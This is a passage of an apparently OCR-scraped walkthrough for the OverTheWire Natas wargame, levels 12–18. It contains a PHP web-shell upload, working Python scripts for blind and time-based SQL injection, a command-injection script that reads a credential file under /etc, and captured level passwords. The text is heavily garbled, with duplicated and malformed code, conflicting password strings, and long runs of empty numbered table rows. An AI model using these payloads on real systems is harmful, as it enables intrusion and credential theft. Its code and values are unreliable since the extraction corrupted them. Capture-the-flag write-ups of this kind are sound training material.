8 Gecko) Chrome/140.0.0.0 Safari/537.36
9 Upgrade-Insecure-Requests
10 DNT: 1
11 X-Forwarded-For: 127.0.0.1
12 X-Forwarded-Proto: http
13 X-Real-IP: 127.0.0.1
14 Connection: close
15 Content-Type: text/html; charset=UTF-8
16 -----WebKitFormBoundarySmqBceGCLYR56lc2
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18 1000
19 -----WebKitFormBoundarySmqBceGCLYR56lc2
20 Content-Disposition: form-data; name="filename"
21 Content-Disposition: form-data; name="filename"
22 7k4Spypcve.php
23 -----WebKitFormBoundarySmqBceGCLYR56lc2
24 Content-Disposition: form-data; name="uploadedfile"; filename="natas12.php"
25 Content-Type: application/octet-stream
26
27 <?php passthru( GET(cmd) ); ?>
28 -----WebKitFormBoundarySmqBceGCLYR56lc2
29
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 15 Sep 2015 17:27:41 GMT
Server: Apache/2.4.50 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-inline';
Content-Type: text/html; charset=UTF-8
9
<html>
10 <head>
11   <!-- This stuff in the header has nothing to do with the level -->
12   <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
13   <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/vechall.css" />
14   <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
15   <script src="http://natas.labs.overthewire.org/js/jquery-u1.js">
16   <script src="http://natas.labs.overthewire.org/js/vechall-data.js">
17   <script src="http://natas.labs.overthewire.org/js/vechall.js">
18   <script src="http://natas.labs.overthewire.org/js/jQueryUI.js">
19   <script>
20     vechallInfo = {
21       "level": "natas12",
22       "pass": "y2dcjAT2d3P7cq7TSkXOJMjIOIkzDkB"
23     };
24   </script>
25   <div id="natas12">
26     <h1>natas12</h1>
27     <div id="content">
28       <div id="main">
29         The file upload/7k4Spypcve.php has been uploaded
30         <a href="#">View sourcecode
31       </div>
32     </div>
33   </div>
34 </body>
35 </html>
```




trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC



Password:

trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC


▼ Level 13

URL : <http://natas13.natas.labs.overthewire.org/>





GIF59a
Notice: Undefined index: cmd in /var/www/natas/natas13/upload/hpp7v19cjh.php on line 4
Warning: passthru(): Cannot execute a block command in /var/www/natas/natas13/upload/hpp7v19cjh.php on line 4




Password:

z3UYcr4v4uBpeX8f7EZbMHzK4UR2XtQ

▼ Level 14

URL : <http://natas14.natas.labs.overthewire.org>




```
<html>
<head>
</head>
<body>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/jswallah-data.js"></script>
    <script src="http://natas.labs.overthewire.org/jswallah.js"></script>
    <script>
        $(document).ready(function() {
            $("#username").val("natas1");
            $("#password").val("censored");
        });
    </script>
</body>
</html>
<div id="content">

    <!-- If you key exists("username", $_REQUEST) { -->
        $link = mysqli_connect("localhost", "natas1", "censored");
        mysqli_select_db($link, "natas1");

        $query = "SELECT * FROM users WHERE username='".$_REQUEST["username"]."' AND password='".$_REQUEST["password"]."';";
        if(array_key_exists("debug", $_GET)) {
            echo "Executing query: $query<br>";
        }
        $result = mysqli_query($link, $query);
        if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
        } else {
            echo "Access denied!<br>";
        }
        mysqli_close($link);
    } else {
        <form action="index.php" method="POST">
            Username: <input name="username"><br>
            Password: <input name="password"><br>
            <input type="submit" value="Login" />
        </form>
    }

    <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```



Successful login! The password for natas15 is
SdqlqBsFc3yotlNYErZSzwb1km0lrvx


[View sourcecode](#)

Password:

SdqIqBsFcZ3yotINYErZSzwbIkmoIrvx

▼ Level 15

URL : <http://natas15.natas.labs.overthewire.org>



```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas15", "pass": "<censored>" };</script></head>
<body>
<h1>natas15</h1>
<div id="content">
<php>

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
    mysqli_select_db($link, 'natas15');

    $query = "SELECT * from users where username='".$_REQUEST['username']."'";

    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res)
        if(mysqli_num_rows($res) > 0) {
            echo "This user exists.<br>";
        } else {
            echo "This user doesn't exist.<br>";
        }
    } else {
        echo "Error in query.<br>";
    }

    mysqli_close($link);
} else {
?
}

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<php } >
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

Python Script [Brute Force Attack]:

```

import requests
from requests.auth import HTTPBasicAuth
import time

CHARS = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
filtered = ''
passwd = ''

AUTH = HTTPBasicAuth('natas15', 'SdqlqBsFc3yotlNYErZSzwbkm0rvx')
URL = 'http://natas15.natas.labs.overthewire.org/index.php?debug'
sess = requests.Session()
for ch in CHARS:
    payload = f'natas16" and password LIKE BINARY \'{ch}%\' #'
    r = sess.post(URL, auth=AUTH, data={'username': payload}, timeout=10)
    if 'exists' in r.text:
        filtered += ch
        print("found char:", ch)
print("Filtered charset:", filtered)
for pos in range(1, 33):
    matched = False
    for ch in filtered:
        payload = f'natas16" and password LIKE BINARY \'{passwd + ch}%\' #'
        r = sess.post(URL, auth=AUTH, data={'username': payload}, timeout=10)
        if 'exists' in r.text:
            passwd += ch
            print("⇒", passwd)
            matched = True
            break
    time.sleep(0.1)

```

```
if not matched:  
    print(f"No match found for position {pos}. Stopping.")  
    break  
print("Final password guess:", passwd)
```

Output:

```
└──(jynx㉿kali)-[~/Desktop/linux/natas]  
└─$ python3 natas15.py  
found char: c  
found char: e  
found char: f  
found char: h  
found char: i  
found char: j  
found char: k  
found char: m  
found char: o  
found char: s  
found char: t  
found char: u  
found char: v  
found char: D  
found char: E  
found char: G  
found char: K  
found char: L  
found char: M  
found char: P  
found char: Q  
found char: V  
found char: W  
found char: X  
found char: Y  
found char: 3  
found char: 4  
found char: 6  
Filtered charset: cefhijkmostuvDEGKLMPQVWXY346  
⇒ h  
⇒ hP  
⇒ hPk  
⇒ hPkj  
⇒ hPkjK  
⇒ hPkjKY  
⇒ hPkjKYv  
⇒ hPkjKYvi  
⇒ hPkjKYviL  
⇒ hPkjKYviLQ  
⇒ hPkjKYviLQc  
⇒ hPkjKYviLQct  
⇒ hPkjKYviLQctE  
⇒ hPkjKYviLQctEW  
⇒ hPkjKYviLQctEW3  
⇒ hPkjKYviLQctEW33
```

```

⇒ hPkjKYviLQctEW33Q
⇒ hPkjKYviLQctEW33Qm
⇒ hPkjKYviLQctEW33Qmu
⇒ hPkjKYviLQctEW33QmuX
⇒ hPkjKYviLQctEW33QmuXL
⇒ hPkjKYviLQctEW33QmuXL6
⇒ hPkjKYviLQctEW33QmuXL6e
⇒ hPkjKYviLQctEW33QmuXL6eD
⇒ hPkjKYviLQctEW33QmuXL6eDV
⇒ hPkjKYviLQctEW33QmuXL6eDVf
⇒ hPkjKYviLQctEW33QmuXL6eDVfM
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW4
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW4s
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW4sG
⇒ hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
Final password guess: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

```

```

Filtered charset: cefhijklmostuvwxyzGKLMpqwXY346
⇒ h
⇒ hP
⇒ hPk
⇒ hPkj
⇒ hPkjK
⇒ hPkjKY
⇒ hPkjKYv
⇒ hPkjKYvi
⇒ hPkjKYv1l
⇒ hPkjKYv1LQ
⇒ hPkjKYv1LQC
⇒ hPkjKYv1LQc
⇒ hPkjKYv1LQctE
⇒ hPkjKYv1LQctEw
⇒ hPkjKYv1LQctew3
⇒ hPkjKYv1LQctew33
⇒ hPkjKYv1LQctew33Q
⇒ hPkjKYv1LQctew33Qm
⇒ hPkjKYv1LQctew33Qmu
⇒ hPkjKYv1LQctew33QmuXL
⇒ hPkjKYv1LQctew33QmuXL6
⇒ hPkjKYv1LQctew33QmuXL6e
⇒ hPkjKYv1LQctew33QmuXL6eD
⇒ hPkjKYv1LQctew33QmuXL6eDV
⇒ hPkjKYv1LQctew33QmuXL6eDVf
⇒ hPkjKYv1LQctew33QmuXL6eDVfM
⇒ hPkjKYv1LQctew33QmuXL6eDVfMW
⇒ hPkjKYv1LQctew33QmuXL6eDVfMW4
⇒ hPkjKYv1LQctew33QmuXL6eDVfMW4s
⇒ hPkjKYv1LQctew33QmuXL6eDVfMW4sG
⇒ hPkjKYv1LQctew33QmuXL6eDVfMW4sGo
Final password guess: hPkjKYv1LQctEW33QmuXL6eDVfMW4sGo

```

Password:

hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

▼ Level 16

URL : <http://natas16.natas.labs.overthewire.org>

```
<html>
<head>
</head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas16", "pass": "<ensored>" };</script></head>
<body>
<h1>natas16</h1>
<div id="content">

For security reasons, we now filter even more on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br/>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[&\'"]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

```
jmx@kali: ~/Desktop/natas
```

```
File Actions Edit View Help
GNU nano 8.4
import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'hPkJKyviLQtEW330muXLe6DVfHw4sGo')

filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
    r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ^' + char + ' /etc/natas_webpass/natas17)', auth=auth)

    if 'doomed' not in r.text:
        filteredchars = filteredchars + char
        print(filteredchars)

for i in range(32):
    for char in filteredchars:
        r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ^' + passwd + char + ' /etc/natas_webpass/natas17)', auth=auth)

        if 'doomed' not in r.text:
            passwd = passwd + char
            print(passwd)
            break
```

```
bhjkoqsvwCEFHJLN0T578
bhjkoqsvwCEFHJLN0T5789
bhjkoqsvwCEFHJLN0T57890
E
Eq
Eqj
EqjH
EqjHJ
EqjHJb
EqjHJbo
EqjHJbo7
EqjHJbo7L
EqjHJbo7LF
EqjHJbo7LFN
EqjHJbo7LFNb
EqjHJbo7LFNb8
EqjHJbo7LFNb8v
EqjHJbo7LFNb8vh
EqjHJbo7LFNb8vhH
EqjHJbo7LFNb8vhHb
EqjHJbo7LFNb8vhHb9
EqjHJbo7LFNb8vhHb9s
EqjHJbo7LFNb8vhHb9s7
EqjHJbo7LFNb8vhHb9s75
EqjHJbo7LFNb8vhHb9s75h
EqjHJbo7LFNb8vhHb9s75ho
EqjHJbo7LFNb8vhHb9s75hok
EqjHJbo7LFNb8vhHb9s75hokh
EqjHJbo7LFNb8vhHb9s75hokh5
EqjHJbo7LFNb8vhHb9s75hokh5T
EqjHJbo7LFNb8vhHb9s75hokh5TF
EqjHJbo7LFNb8vhHb9s75hokh5TF0
EqjHJbo7LFNb8vhHb9s75hokh5TF00
EqjHJbo7LFNb8vhHb9s75hokh5TF00C
```

Password:

EqjHJbo7LFNb8vhHb9s75hokh5TF00C

▼ Level 17

URL : <http://natas17.natas.labs.overthewire.org>

The screenshot shows a web browser window with the following details:

- Address Bar:** http://natas17.natas.labs.overthewire.org/?needle=%24%28grep+2+%2Fetc%2Fnatas..
- Page Title:** NATAS17
- Form Fields:** A "Username:" input field and a "Check existence" button.
- Buttons:** A "View sourcecode" link and a "We shall SUBMIT TOKEN" button.

```

<div id="content">
<?php

/*
CREATE TABLE `users` (
    `username` varchar(64) DEFAULT NULL,
    `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas17', '<censored>');
    mysqli_select_db($link, 'natas17');

    $query = "SELECT * from users where username='".$REQUEST["username"]."";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            //echo "This user exists.<br>";
        } else {
            //echo "This user doesn't exist.<br>";
        } else {
            //echo "Error in query.<br>";
        }
    }

    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>

```

```

jnx@kali: ~/Desktop/linux/natas
File Actions Edit View Help
GNU nano 8.4
natas17.py
import requests
from requests.auth import HTTPBasicAuth
Auth=HTTPBasicAuth('natas17', 'EqJHJB07LFNb8vwhHb9s75hokh5TF0OC')
headers = {'content-type': 'application/x-www-form-urlencoded'}
filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
    payload = 'username=natas18%22+and+password+like+binary%27%25{0}%25%27+and+sleep%281%29%23'.format(char)
    r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers=headers)
    if(r.elapsed.seconds > 1):
        filteredchars = filteredchars + char
        print(filteredchars)
print(filteredchars)
for i in range(0,22):
    for char in filteredchars:
        payload = 'username=natas18%22%20and%20password%20like%20binary%20\'' + str(i) + '%25%27%20and%20sleep(1)%23'.format(passwd + char)
        r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers=headers)
        if(r.elapsed.seconds > 1):
            passwd = passwd + char
            print(passwd)
            break

```

Python Script:

```

import requests
from requests.auth import HTTPBasicAuth

Auth=HTTPBasicAuth('natas17', 'EqJHJB07LFNb8vwhHb9s75hokh5TF0OC')
headers = {'content-type': 'application/x-www-form-urlencoded'}
filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'

for char in allchars:
    payload = 'username=natas18%22+and+password+like+binary%27%25{0}%25%27+and+sleep%281%29%23'.format(char)
    r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers=headers)
    if(r.elapsed.seconds > 1):
        filteredchars = filteredchars + char
        print(filteredchars)
print(filteredchars)
for i in range(0,22):
    for char in filteredchars:
        payload = 'username=natas18%22%20and%20password%20like%20binary%20\'' + str(i) + '%25%27%20and%20sleep(1)%23'.format(passwd + char)
        r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers=headers)
        if(r.elapsed.seconds > 1):
            passwd = passwd + char
            print(passwd)
            break

```

```

filteredchars = filteredchars + char
print(filteredchars)
print(filteredchars)

for i in range(0,32):
    for char in filteredchars:
        payload = 'username=natas18%22%20and%20password%20like%20binary%20\'{}%25\'%20and%20sl
eep(1)%23'.format(passwd + char)
        r = requests.post('http://natas17.natas.labs.overthewire.org/index.php', auth=Auth, data=payload, headers
=headers)
        if(r.elapsed.seconds >= 1):
            passwd = passwd + char
            print(passwd)
            break

```

The terminal window shows the following output:

```

File Actions Edit View Help
(jynx㉿kali)-[~/Desktop/linux/natas]
$ python3 natas17.py
b
bd
bdg
bdgj
bdjl
bdjlp
bdjlxp
bdjlpvy
bdjlpvyB
bdjlpvyBc
bdjlpvyBcd
bdjlpvyBcdg
bdjlpvyBcdgj
bdjlpvyBcdgjk
bdjlpvyBcdgjkl
bdjlpvyBcdgjkl0
bdjlpvyBcdgjkl0p
bdjlpvyBcdgjkl0pr
bdjlpvyBcdgjkl0prv
bdjlpvyBcdgjkl0prvz
bdjlpvyBcdgjkl0prvz1
bdjlpvyBcdgjkl0prvz14
bdjlpvyBcdgjkl0prvz146
bdjlpvyBcdgjkl0prvz146
6
60
60G
60G1
60G1P
60G1Pb
60G1Pk
60G1PkD
60G1PkDv
60G1PkDyj
60G1PkDyjy
60G1PkDyjyB
60G1PkDyjyBt
60G1PkDyjyBtp
60G1PkDyjyBtpx
60G1PkDyjyBtpxg
60G1PkDyjyBtpxg0
60G1PkDyjyBtpxg04
60G1PkDyjyBtpxg040
60G1PkDyjyBtpxg0400
60G1PkDyjyBtpxg0400b
60G1PkDyjyBtpxg0400bR
60G1PkDyjyBtpxg0400bRG
60G1PkDyjyBtpxg0400bRG6
60G1PkDyjyBtpxg0400bRGZ
60G1PkDyjyBtpxg0400bRGZL
60G1PkDyjyBtpxg0400bRGZL1
60G1PkDyjyBtpxg0400bRGZL1C
60G1PkDyjyBtpxg0400bRGZL1CG
60G1PkDyjyBtpxg0400bRGZL1CGg
60G1PkDyjyBtpxg0400bRGZL1CGgc



```

Password:

6OG1PbKdVjyBlpxgD4DDbRG6ZLICGgCJ

▼ Level 18


URL : <http://natas18.natas.labs.overthewire.org>



```

        return 0;
    }
/* }}} */
function isValidID($id) { /* {{{ */
    return is_numeric($id);
}
/* }}} */
function createID($user) { /* {{{ */
    global $maxid;
    return rand(1, $maxid);
}
/* }}} */
function debug($msg) { /* {{{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}
/* }}} */
function my_session_start() { /* {{{ */
    if(array_key_exists("PHPSESSID", $_COOKIE) and isValidID($_COOKIE["PHPSESSID"])) {
        if(session_start()) {
            debug("Session start failed");
            return false;
        } else {
            debug("Session start ok");
            if(!array_key_exists("admin", $_SESSION)) {
                debug("Session was old: admin flag set");
                $_SESSION["admin"] = 0; // backwards compatible, secure
            }
            return true;
        }
    }
    return false;
}
/* }}} */
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
        print "<pre>Username: natas19</pre>";
        print "Password: <censored></pre>";
    } else {
        print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.";
    }
}
/* }}} */
$showform = true;
if(my_session_start()) {
    print_credentials();
    $showform = false;
} else {
    if(array_key_exists("username", $_REQUEST) && array_key_exists("password", $_REQUEST)) {
        session_id(createID($_REQUEST["username"]));
        session_start();
        $_SESSION["admin"] = isValidAdminLogin();
        debug("New session started");
        $showform = false;
        print_credentials();
    }
}
if($showform) {
?>

```



Site map filter: hiding not found items; hiding CSS, image and general binary content; hiding XSS responses; hiding empty folders

Version only

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
www.google.com									
natas13.natas.labs.overthewire.org									
http://natas13.natas.labs.overthewire.org	GET	/index-source.html		200	1368	HTML			14/17/2021 11:00:45 AM
http://natas13.natas.labs.overthewire.org	GET	/index-source.html		200	1369	HTML			14/17/2021 11:00:46 AM
http://natas13.natas.labs.overthewire.org	POST	/index.php		200	1521	HTML			14/17/2021 11:00:47 AM
http://natas13.natas.labs.overthewire.org	GET	/index.php		200	1521	HTML			14/17/2021 11:00:48 AM

Request

Pretty	Raw	Hex
1 POST /index.php HTTP/1.1		
2 Host: natas13.natas.labs.overthewire.org		
3 Content-Length: 0		
4 Content-Type: application/x-www-form-urlencoded		
5 Authorization: Basic b08e0c7d7f79c1920985b985b1a703d59**		
6 Accept-Language: en-US,en;q=0.5		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36		
8 Origin: http://natas13.natas.labs.overthewire.org		
9 Content-Security-Policy: default-src 'self'		
10 Accept: */*		
11 Accept-Encoding: gzip, deflate, br		
12 Connection: keep-alive		
13		
14 username=admin&password=admin		

Response

Pretty	Raw	Hex	Header
1 Date: Sat, 11 Oct 2021 08:47:41 GMT			
2 Server: Apache/2.4.41 (Ubuntu)			
3 Content-Type: text/html; charset=UTF-8			
4 Cache-Control: no-store, no-cache, must-revalidate			
5 Pragma: no-cache			
6 Vary: Accept-Encoding			
7 Expires: -1			
8 Set-Cookie: PHPSESSID=60100; path=/; domain=.natas13.natas.labs.overthewire.org; expires=Sat, 11-Oct-2021 08:47:41 GMT; HttpOnly; Secure; SameSite=None			
9			
10			
11			
12			
13			
14			
15			
16			
17			
18			
19			
20			
21			
22			
23			
24			
25			
26			
27			
28			
29			
30			
31			
32			
33			
34			
35			
36			
37			
38			
39			
40			
41			
42			
43			
44			
45			
46			
47			
48			
49			
50			
51			
52			
53			
54			
55			
56			
57			
58			
59			
60			
61			
62			
63			
64			
65			
66			
67			
68			
69			
70			
71			
72			
73			
74			
75			
76			
77			
78			
79			
80			
81			
82			
83			
84			
85			
86			
87			
88			
89			
90			
91			
92			
93			
94			
95			
96			
97			
98			
99			
100			
101			
102			
103			
104			
105			
106			
107			
108			
109			
110			
111			
112			
113			
114			
115			
116			
117			
118			
119			
120			
121			
122			
123			
124			
125			
126			
127			
128			
129			
130			
131			
132			
133			
134			
135			
136			
137			
138			
139			
140			
141			
142			
143			
144			
145			
146			
147			
148			
149			
150			
151			
152			
153			
154			
155			
156			
157			
158			
159			
160			
161			
162			
163			
164			
165			
166			
167			
168			
169			
170			
171			
172			
173			
174			
175			
176			
177			
178			
179			
180			
181			
182			
183			
184			
185			
186			
187			
188			
189			
190			
191			
192			
193			
194			
195			
196			
197			
198			
199			
200			
201			
202			
203			
204			
205			
206			
207			
208			
209			
210			
211			
212			
213			
214			
215			
216			
217			
218			
219			
220			
221			
222			
223			
224			
225			
226			
227			
228			
229			
230			
231			
232			
233			
234			
235			
236			
237			
238			
239			
240			
241			
242			
243			
244			
245			
246			
247			
248			
249			
250			
251			
252			
253			
254			
255			
256			
257			
258			
259			
260			
261			
262			
263			
264			
265			
266			
267			
268			
269			
270			
271			
272			
273			
274			
275			
276			
277			
278			
279			
280			
281			
282			
283			
284			
285			
286			
287			
288			
289			
290			
291			
292			
293			
294			
295			
296			
297			
298			
299			
300			
301			
302			
303			
304			
305			
306			
307			
308			
309			
310			
311			
312			
313			
314			
315			
316			
317			
318			
319			
320			
321			
322			
323			
324			
325			
326			
327			
328			
329			
330			
331			
332			
333			
334			
335			
336			
337			
338			
339			
340			
341			
342			
343			
344			
345			
346			
347			
348			
349			
350			
351			
352			
353			
354			
355			
356			
357			
358			
359			
360			
361			
362			
363			
364			
365			
366			
367			
368			
369			
370			
371			
372			
373			
374			
375			
376			
377			
378			
379			
380			
381			
382			
383			
384			
385			
386			
387			
388			
389			
390			
391			
392			
393			
394			
395			
396			
397			
398			
399			
400			
401			
402			
403			
404			
405			
406			
407			
408			
409			
410			
411			
412			
413			
414			
415			
416			
417			
418			
419			
420			
421			
422			
423			
424			
425			
426			
427			
428			
429			
430			
431			
432			
433			
434			
435			
436			
437			
438			
439			
440			
441			
442			
443			
444			
445			
446			
447			
448			
449			
450			
451			
452			
453			
454			
455			
456			
457			
458			
459			
460			
461			
462			
463			
464			
465			
466			

Burp Suite Community Edition v2023.8.4 - Temporary Project

Super attack

Target: http://natas18.natas.labs.overthewire.org

Positions: Add | Clear | Auto |

POST /index.php HTTP/1.1
Host: http://natas18.natas.labs.overthewire.org
Content-Length: 100
Cache-Control: no-cache
Accept: */*
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://natas18.natas.labs.overthewire.org/
